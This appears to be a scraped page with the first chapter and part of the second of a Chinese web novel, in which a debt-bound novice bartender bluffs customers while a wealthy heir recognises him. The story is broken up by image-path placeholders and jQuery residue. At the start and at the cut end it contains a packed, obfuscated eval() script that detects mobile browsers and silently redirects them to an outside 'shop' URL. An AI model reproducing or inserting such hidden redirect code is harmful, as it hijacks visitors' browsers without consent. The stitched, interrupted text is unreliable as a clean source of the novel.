一直照到房门被砰地推开,探进来一个喷满摩丝的黄毛脑袋。;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17338124|199263||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove();$(''#content'').append('' “你又磨蹭什么呢?换个衣服换半天!”来人也是一身白衬衫配黑马甲,一额头青春痘,细长的眼睛里冒着火,“赶紧给我出来!外面都快忙不过来了!” “来了哥!”乔玉连忙把领带掖进马甲,快步跟上去。 外面音乐声鼓噪,年轻男孩跟在黄毛领班身后穿过霓虹闪烁的长廊,黄毛走得很快,眉头紧蹙,口中念念有词。 乔玉偷瞄了他一眼,笑盈盈地凑上去:“哥,我之前听朋友说,调酒能拿酒水提成,他们店是拿一个点,不知道我们这边是……” 黄毛正专心盘账呢,被他吓一跳,脚下一个踉跄:“你特么居然还在想提成?!” “本来就是在抵债,老板肯让你调酒就不错了,再啰嗦小心被拎去陪酒!”他反手揪住乔玉的耳朵往前提溜,“要不是新店缺人手,哪里轮得到你来干这个活!” “……疼疼疼!”乔玉嘶了一声,瞬间老实,“知道了哥,没有提成。” 黄毛骂骂咧咧地松开手,重新迈开步子。 没走几步,耳边冷不丁又飘来一声幽幽的问话:“哥,那要是客人非要塞小费给我呢?” 黄毛:“…………操啊。” 他又忘了账算到哪儿了! “你有完没完!”黄毛彻底怒了,“先把酒调好了再说!就你那现学现卖的三脚猫功夫,哪个冤大头会给你塞小费啊??” 也就是可以收小费的意思咯? 乔玉精神一振,脚步蹭地加快了:“好的哥!我知道了哥!我一定会好好干活的!” “喂——!”黄毛被他甩在身后,“你特么去哪儿啊!” 乔玉头也不回地大声催他:“去调酒啊哥!哥你走快点!外面都快忙不过来了!” 年轻灿烂的嗓音回荡在夜晚喧嚣的酒吧中。 某处卡座里,身形高大的男人似有所察,朝四周瞥了一眼。 “怎么了,看什么呢?”一旁的好友注意到了,连忙左右张望起来,“真撞见熟人了?这可是家新开的店,我特意挑的,不至于这么倒霉吧……” “没有,可能是我听错了。”男人的嗓子带着点风尘仆仆的沙哑,很快收回视线,目光扫过身边人时有点嫌弃,“别看了,你跟个猴似的。” “……”梁召睿愤怒地静止下来,“我这是为了谁!啊?放着舒舒服服的自家场子不去,专门跑到这种破地方来给好兄弟接风洗尘!还不是怕你被哪家大小姐给逮个正着!” 梁召睿嚷嚷个不停,坐在对面的男人听得扬起了唇角。 他一笑,眉骨处未愈合的伤也跟着动了动,昏暗迷离的灯光滚过下颌处成片的青色胡茬,衬得肤色深了些许,身上穿着一件白色亨利衫,领口解开两颗扣子,袖子卷到手肘,露出小臂流畅的肌肉线条,整个人又野又倦,像刚从无人区溜达回来的狮子。 梁召睿上下打量着他,啧了一声:“说真的,老商,我还是比较喜欢你斯文败类的那幅样子,至少那时候你看起来只是会冷不丁地阴我一把,现在看起来像是随时会从座位底下掏出把机关枪突突我——你到底是去非洲搞工程,还是去当雇佣兵了啊?怎么还带了伤回来。” 商牧钧乐了:“小伤而已,有这么吓人?” 他转念一想,沉吟道:“你说我要是用这幅样子出现在她面前,会不会……” “别白费力气了。”梁召睿毫不留情地打断,“阮静要是能被你吓退,就不会在你声称自己喜欢男生的时候,立马要联系医院去做变性手术了。你省省吧,只会是我们俩被她吓到。” 商牧钧:“……” 他头痛地揉了揉额角。 梁召睿继续幸灾乐祸地补刀:“何况现在都不止阮静,除了她,还有一堆大小姐争着抢着要跟你结婚呢。” 云京的豪门圈子里人才济济,但商牧钧从小到大都是最出挑的那一个,长辈里公认能力最出众,同辈里公认最洁身自好,再加上他背后的商美伦,是个带领商氏从濒临破产走到云京巨无霸的商界传奇,可以说这人从家世到自身,全都无可挑剔。 唯一的缺点,可能就是商牧钧曾经多次公开宣称没有婚恋的打算,看上去铁了心要跟事业过一辈子,让一帮怀春少女和妄图强强联合的老东西们都心碎了一地。 直到今年初,此前一向对儿子的感情生活放任自流的商美伦似乎改了主意,在各种采访里都流露出期盼儿子成家的念头,而且和阮家的动作频频,大有一副把阮静认成儿媳妇的架势。 不过,这亲看起来也没结成。 毕竟商牧钧扭头去了非洲,一去就是半年,行踪飘忽不定,别说跟人培养感情结婚了,连保持手机信号稳定都难。 但他怎么都没料到,一朝回国,不仅阮静没消停,还有更多豪门小姐或主动或奉家族之命加入了战场。 想起航班落地后手机里涌入的无数消息,商牧钧就觉得头皮发麻。 他端起眼前的玻璃杯,百思不得其解:“怎么形势变得更严峻了呢?” 梁召睿也举起杯子碰了碰,陪好兄弟一饮而尽:“是啊,怎么就没人非要跟我结婚呢?” “这一点倒是很正常。”商牧钧诚实道。 “不过,”他放下杯子,垂眸扫了一眼,更费解了,“这不是酒吧吗?杯子里为什么是可乐?” “你就活该喝可乐!”梁召睿没好气地翻了个白眼,往不远处张望,“这小破酒吧缺人手,我看调酒师才刚上班,走,去看看这家店有什么招牌。” 他拽着商牧钧往吧台走:“非洲的工程差不多结束了吧,那地方没法拿来躲了,你接下来有什么打算?” 商牧钧嗯了一声:“接下来我比较看好印尼,打算下周先飞过去做个实地调研,那边的市场潜力也不小。” 梁召睿:“……?!” “不是,你等会儿!”他刹停脚步,嗓门陡然拔高了,“印尼??老商,你不会打算就这么在国外那些犄角旮旯躲一辈子吧?!” “那倒不至于。”商牧钧摇摇头。 梁召睿松口气,刚要追问他究竟怎么打算。 又听见他继续说:“国内也有不少基建设施堪忧,有待投资开发的偏远山区。” ……这到底有什么区别啊! 不还是去犄角旮旯躲一辈子吗?! 梁召睿呆立在原地,欲言又止。 半晌,他重重叹气:“其实吧,我觉得联姻也没什么不好的,大家不都这样……而且你也不是非得联姻啊。” “商阿姨明明都说了,但凡你肯带人回家,不管对方是什么样,她都能接受,只要是你喜欢的。这话放眼整个圈子,都没有哪对爹妈会像商阿姨这么开明了啊。” “是很开明,可惜是个陷阱。”商牧钧露出遗憾的表情,口吻平淡,“我明明可以选择谁也不喜欢。” “……老商。”梁召睿偷偷打量发小毫无动容的冷酷侧脸,“我都有点搞不懂你了,你到底为什么这么不愿意谈恋爱结婚啊?” 商牧钧:“因为我更愿意工作。” 梁召睿:“工作也不耽误你成家啊!” 商牧钧听烦了,手臂一扬,圈着他脖子往前方吧台处带:“当然耽误,你难道不知道企业家的平均寿命比普通国民要短二十岁么?” “我去!”梁召睿大惊失色,“真的假的?” “真的啊,你多少也读点书吧。”商牧钧淡定道,“越努力的企业家越短命,按我的努力程度,估计也没剩多少年了。” 梁召睿急了:“喂喂喂,不结婚就不结婚,你咒自己干嘛!” 商牧钧蓦地笑了。 他在吧台前坐下,姿态随性,灯光漫过横着伤的眉骨,继续一本正经地胡说八道:“你想啊,我每天忙得脚不沾地,压根没工夫休生养息,搞不好哪天就查出什么大毛病,要是已经成了家,老婆知道了肯定会很伤心……” 梁召睿一并入座,摇头晃脑摆出一副不听不听的样子,打了个响指叫调酒师过来。 商牧钧偏要折磨他:“就算还没结婚,只是谈恋爱,也一样会痛苦,我之前亲眼见过一对情侣,男朋友得了绝症——” “稍等啊!”同一时间,另一道清亮好听的声音横插进来,“我做完这杯就来,马上!” 商牧钧的话音戛然而止。 他怔住,侧眸望去。 吧台后方灯带闪烁,年轻的调酒师模样俊秀,身姿挺拔,正在一堆酒瓶里来回转悠,脸色带点苦恼,不时低头瞄一眼手机屏幕。 其实打扮和神情都跟小年夜那晚相去甚远,称得上判若两人。 但是…… 注意到有客人在打量自己,调酒师立刻藏起临时抱佛脚的手机,抬眸绽开一个若无其事的笑,扬声道:“两位帅哥可以先看酒单哦,我马上就来!” 一同抛来的还有一个俏皮的wink。 男孩笑得露出小虎牙,只有左边有,尖尖的。 在不够明亮的光线里若隐若现。 很可爱。 就是他。 商牧钧:“…………” 商牧钧:“??????” 不是。 等等。 不对。 不是说生命只剩最后两个月,要和深爱的人一起度过吗? 明明已经半年过去了。 眼前灯色斑斓迷离,调酒师不断晃动白皙手腕,摇酒壶里冰块哐当作响,吧台那头等待着的女顾客托腮看他,嘻嘻哈哈:“小帅哥,你睫毛好长!” 男孩手上不停,抬眸冲她弯了弯眼睛,睫毛果然很长,小扇一般沾满蜜糖:“姐,你眼力真好。” 目睹这一幕的商牧钧眉心重重一跳,半晌没能移开目光。 怎么回事? ……医学的奇迹? 还是,道德的沦丧? 2. 第二章 摇壶高高抛起,一个漂亮的低接,酒液哗啦灌进透明高脚杯。 杯壁插上青柠片,再点缀薄荷叶,浓烈的清香霎时蔓延开。 一连串动作行云流水,白皙手腕转得人眼花缭乱。 “姐,你的莫吉托。”乔玉把杯子推到客人面前,冰块晃得轻轻作响,“尝尝看?” 刚才调笑他睫毛长的客人接过来啜了一口:“还不错,但好像跟其他酒吧没什么区别啊。” “怎么会呢。”乔玉吃惊,“再喝一口试试?” “喝不出来有哪里特别。”客人摇摇头,看了眼印在墙上的招牌,“你还是给我做一杯白色杰克吧,没在别家的酒单上见过,应该是你们店的特色酒吧?” “呃……”乔玉只好陪着笑,“当然是了。” 但就是太有特色了,所以他根本不会啊! 原本当班的那个调酒师突发流感,怕传染客人,请了病假没来,老板才会抓他来临时顶班。 乔玉前面发消息问了配方,对面一直没回,他也不敢乱调,怕砸了店里口碑。 客人看他愣在原地没动:“怎么了,是不能点吗?” 是,不能! 他只会几款最常见的鸡尾酒。 “不是不是,马上给你做。”乔玉盯着她掌心的高脚杯,懊恼地抓了把头发,“我就是有点想不通。” “嗯?”客人的目光立刻被他的反应勾走了,“想不通什么啊?” “想不通这杯莫吉托到底哪里出了问题,我真的觉得这个配方很特别,算是我的招牌,才会跟你推荐的。”乔玉苦恼地问,“姐,你之前常去哪些店啊?” “就那几家嘛。”客人随口报了几家酒吧的名字,又低头喝了一口,“不过我真没喝出来区别,你以前是在哪家店做啊?” 乔玉迅速从云京最火的几家酒吧里,挑了一个没被报到名字的:“我在Blues待过,那时候我手里点得最多的就是莫吉托了。” “真的假的?”听到这个名字,客人顿时面露惊奇,嗓门都拔高了,“在Blues待过?那你很厉害啊小帅哥!” 吧台另一头的两道身影为之一顿,循声望来。 乔玉没注意到,继续哄着眼前的客人:“还行吧,但我也不是每次都肯调这款酒。” 对方就笑:“什么意思,你还敢挑客人啊?” “对啊。”乔玉耸耸肩,一脸无所谓,“所以在那边只待了两礼拜。” 客人挑眉:“哎?” 乔玉摊手:“被开了嘛。” 客人笑得更厉害,手里的酒都晃出来了。 乔玉也笑,拿起桌布轻轻拭去台面上洒落的酒液:“莫吉托是款经典鸡尾酒,清爽烂漫,点的人很多,但真正适合这款酒的客人却没有多少。” 年轻俊秀的调酒师看着眼前的客人,迷离灯光在睫梢凝成潋滟的金。 “让我再试一次吧,好不好?我想重新调一杯特别的莫吉托给你。” 他眨了眨眼:“还是,你要白色杰克?” 被他看着的客人连一秒钟都没有犹豫。 “要莫吉托!” 吧台这头。 “我刚才是不是听到了一个熟悉的名字?难道我幻听了?”梁召睿拿肩膀搡了搡旁边的人。 “嗯。”商牧钧仍盯着那个正在调第二杯莫吉托的年轻男孩,“我也听到了。” “可是我不记得在我家的场子里见过他啊。”梁召睿看着这人调酒的动作,压低声音评价,“动作是蛮漂亮,但也只有这个能看了,其他一塌糊涂,连杯子都用错了,估计就是个刚入行的新手。” 他越说越难以置信:“这水平想在Blues待两小时都算自砸招牌,怎么可能待了两礼拜才被开除?……不行,我得问问。” 梁召睿掏出手机,趁乔玉忙着调酒没注意,抓拍了一张照片,发给Blues的店长。 敲字:「这人你认识吗?说在咱们店干过。」 梁家主要做餐饮娱乐的生意,云京市一大半高端酒店和会所背后都姓梁,Blues就是其中一家。 很快收到回信。 「没有啊梁少,从来没见过他。」 “啧。”梁召睿摁熄屏幕,收回视线,“年纪轻轻的,居然是个骗子。” 他扭头,却发现商牧钧还在盯着那个骗子看,表情严肃得像在处理商务谈判。 “或许……”商牧钧若有所思,“他有苦衷?” 小年夜晚上看到的悲情一幕,实在不像是骗人。 梁召睿:? “你什么时候变得这么圣母了?”梁召睿惊了,慌忙凑过去疯狂晃他肩膀,“别看他了,看我!你不会是在非洲被人夺舍了吧!我说怎么今天一见你就觉得陌生——” 商牧钧被晃得头晕,掀眸睨他一眼,一言不发,颈侧青筋隐约鼓动,凶得吓人。 梁召睿光速缩回手:“——你回来了老商!我好想你!” “抱歉,让两位久等了。”吧台后方传来清亮含笑的声音,“欢迎来到零点,今晚想喝点什么?” 乔玉总算用第二杯莫吉托和一点小把戏,让先前那位女客人忘掉了白色杰克,还额外收到一笔小费。 没时间庆幸,还得马不停蹄接待下一位,他抢在客人开口之前先推荐:“今晚的金汤力和威士忌都卖得很好……” “白色杰克。”梁召睿打断他,“两杯。” “……”乔玉露出微笑,“帅哥很有眼光呢,一眼就选中了特色酒,不过今晚最热门的其实是莫吉托,我们店这款莫吉托的配方很特别——” “不用介绍了。”梁召睿也微笑,“只要白色杰克。” 他要证明给老商看,这小子纯粹就是个骗子! 居然还敢拿Blues的名头招摇撞骗。 乔玉的笑容僵在嘴角,眸光微微闪动。 眼前这两个人的架势,看起来不太像寻常的客人…… “有问题吗?”梁召睿勾起唇角,“你好像很为难的样子。” 见这人没吭声,梁召睿愈发笃定自己的猜测,面露戏谑:“我看你是根本就不会……” “你在这里调酒多久了?”旁边忽然响起另一道有些沙哑的男声。 乔玉一愣。 是这个麻烦客人的同伴。 “……今天刚来。”乔玉斟酌着开口,目光在两人身上来回流转,语气陡然松弛下来,“好吧,不瞒两位,能做白色杰克的调酒师这会儿刚好轮休,店里只有他会调这款酒。” 应对不同的客人,得用不同的办法。 乔玉一边说,一边伸手去拿酒瓶:“很抱歉,没能让两位尝到店里的特色,我请两杯纯威士忌赔罪,可以吗?” 骨节分明的手指同时夹起两只玻璃杯,轻轻放到吧台上,另一手握着威士忌酒瓶倾斜倒下。 仍然是相当赏心悦目的画面。 找麻烦的客人没接,意味不明地哼笑一声:“听说你之 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return 